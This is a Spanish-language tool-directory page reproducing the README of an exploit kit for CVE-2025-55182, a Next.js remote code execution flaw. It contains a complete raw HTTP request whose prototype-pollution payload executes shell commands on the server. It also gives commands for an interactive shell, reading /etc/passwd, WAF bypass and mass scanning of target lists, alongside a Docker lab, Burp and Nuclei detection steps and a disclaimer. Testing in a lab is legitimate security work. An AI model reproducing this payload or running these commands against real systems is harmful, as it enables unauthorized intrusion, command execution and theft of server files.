Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
react2shell-exploit — React2Shell-Exploit — Marco de explotación completo para CVE-2025-55182, que incluye exploit en Python, laboratorio vulnerable con Docker, explotación manual y automatizada con Burp Suite, plantilla de detección de Nuclei y un flujo de trabajo de pruebas validado. Desarrollado para pruebas de penetración e investigación educativa. | Kitploit
Herramientas/GitHubGitHub/rubensuxo-eh/react2shell-exploit
Escáneres de VulnerabilidadesFrameworks de ExploitsExplotación de Aplicaciones WebEvasión de WAFPruebas de PenetraciónComando y ControlAprendizaje y EducaciónDesarrollo de Payloads
Labs y Práctica
GitHubrubensuxo-eh/react2shell-exploit

react2shell-exploit

Ver Repositorio
4138hace 11 mesesAún no revisado

Acerca de

React2Shell-Exploit — Marco de explotación completo para CVE-2025-55182, que incluye exploit en Python, laboratorio vulnerable con Docker, explotación manual y automatizada con Burp Suite, plantilla de detección de Nuclei y un flujo de trabajo de pruebas validado. Desarrollado para pruebas de penetración e investigación educativa.

Compartir

🐺 React2Shell-Exploit-Kensei

CVE-2025-55182 - Ejecución remota de código (RCE) en Next.js

Framework de explotación + laboratorio vulnerable + validación con Burp Suite y Nuclei.

Framework de explotación completo y entorno de laboratorio vulnerable para investigación de seguridad y pruebas de penetración.

╔═══════════════════════════════════════════════════════════════╗
║              🐺 React2Shell-Exploit-Kensei 🐺                 ║
║              CVE-2025-55182 Exploitation Tool                 ║
║                                                               ║
║  Author: Ruben Suxo - Ethical Hacker (kensei)    v2.5.0      ║
╚═══════════════════════════════════════════════════════════════╝

🎯 Resumen

React2Shell-Exploit-Kensei es un conjunto de herramientas integral para explotar CVE-2025-55182, una vulnerabilidad crítica de ejecución remota de código en aplicaciones Next.js.

Incluye:

  • 🐍 Exploit en Python (modos automatizado y manual)
  • 🐳 Laboratorio vulnerable en Docker (Next.js 16.0.6)
  • 🔥 Plantillas de explotación para Burp Suite
  • 🚨 Plantilla de detección para Nuclei
  • 🧪 Casos de prueba validados

Versiones afectadas:

  • Next.js < 16.0.7
  • React 19.0.0

Puntuación CVSS: 10.0 (Crítico)

✨ Características

🔨 Explotación

✅ Explotación automatizada
✅ Shell interactivo
✅ Ejecución de comandos
✅ Lectura de archivos
✅ Evasión de WAF
✅ Escaneo por lotes

🧪 Entorno de laboratorio: instalación de Docker - Requisitos previos

Debe tener Docker instalado para ejecutar el laboratorio vulnerable.

PlataformaEnlace de instalación
Windowshttps://docs.docker.com/desktop/install/windows/
macOShttps://docs.docker.com/desktop/install/mac-install/
Linuxhttps://docs.docker.com/engine/install/

Verifique la instalación:

docker --version

📖 Documentación

✅ Guía de Burp Suite
✅ Plantilla de Nuclei
✅ Ejemplos completos


🚀 Inicio rápido

# 1. Clone
git clone react2shell-exploit
cd react2shell-exploit
chmod +x react2shell-exploit.py

# 2. Start Lab
cd docker
docker build --no-cache -t react2shell-lab .
docker run -d -p 3002:3002 --name react2shell-lab react2shell-lab

# 3. Exploit
python3 react2shell-exploit.py --url http://localhost:3002 --cmd "whoami"

💻 Ejemplos de uso

Escaneo

python3 react2shell-exploit.py --url http://target.com --scan

Ejecutar comando

python3 react2shell-exploit.py --url http://target.com --cmd "id"

Shell interactivo

python3 react2shell-exploit.py --url http://target.com --shell

Leer archivo

python3 react2shell-exploit.py --url http://target.com --read /etc/passwd

Evasión de WAF

python3 react2shell-exploit.py --url http://target.com --cmd "whoami" --waf-bypass

Escaneo por lotes

python3 react2shell-exploit.py --list targets.txt --scan --threads 20

🔍 Explotación manual

Burp Suite

Verificado y funcional - Plantilla de solicitud:


POST / HTTP/1.1
Host: target.com:3002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
Content-Length: 734

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('whoami',{timeout:30000}).toString().trim();throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/exploit?out=${encodeURIComponent(res)};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

Respuesta esperada:

"children":["__PAGE__?{\"out\":\"root\"}",{}]

Prueba manual de WHOAMI: Mi captura de pantalla

Prueba manual de IFCONFIG: Mi captura de pantalla

Métodos alternativos de detección automatizada:

  • ✅ Extensión Extensibility Helper:
    1. Vaya a Extensiones:
    2. Instale "Extensibility Helper" y acceda a ella

Mi captura de pantalla


  1. Vaya a "Bambda Store"
  2. Busque "CVE-2025-55182,CVE-2025-66478 - React2Shell"

Mi captura de pantalla


  1. Haga clic en "import"

Mi captura de pantalla


  1. Ejecute "Audit Selected Items"

Mi captura de pantalla

Mi captura de pantalla

Mi captura de pantalla


  1. Valide en la pestaña Personalizada que "CVE-2025-55182,CVE-2025-66478 - React2Shell" esté marcado Mi captura de pantalla
  • ✅ ActiveScan++: Detección automatizada

Mi captura de pantalla

Nuclei

Verificado y funcional:

nuclei -target http://target.com:3002 -t nuclei/CVE-2025-55182.yaml

Salida:

[CVE-2025-55182] [http] [critical] http://target.com:3002/

Mi captura de pantalla

🐺 Créditos

Autor: Ruben Suxo - Ethical Hacker (kensei)
Versión: 2.5.0
Fecha: 2025-12-06

Investigación e inspiración

Este proyecto se basa en investigaciones y técnicas de:

  • assetnote/react2shell-scanner - Implementación del escáner
  • freeqaz/react2shell - Técnicas de explotación
  • whiteov3rflow/CVE-2025-55182-poc - Prueba de concepto

Descubrimiento de la vulnerabilidad

  • Lachlan Davidson (@lachlan2k) - Descubridor original de CVE-2025-55182

⚠️ Aviso legal

Solo para pruebas de seguridad autorizadas.

El acceso no autorizado es ilegal. Úselo solo en sistemas de su propiedad o para los que tenga permiso explícito para probar.


📄 Licencia

MIT License


🐺 Hack The Planet - Responsablemente

Solo con fines educativos. Úselo éticamente.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →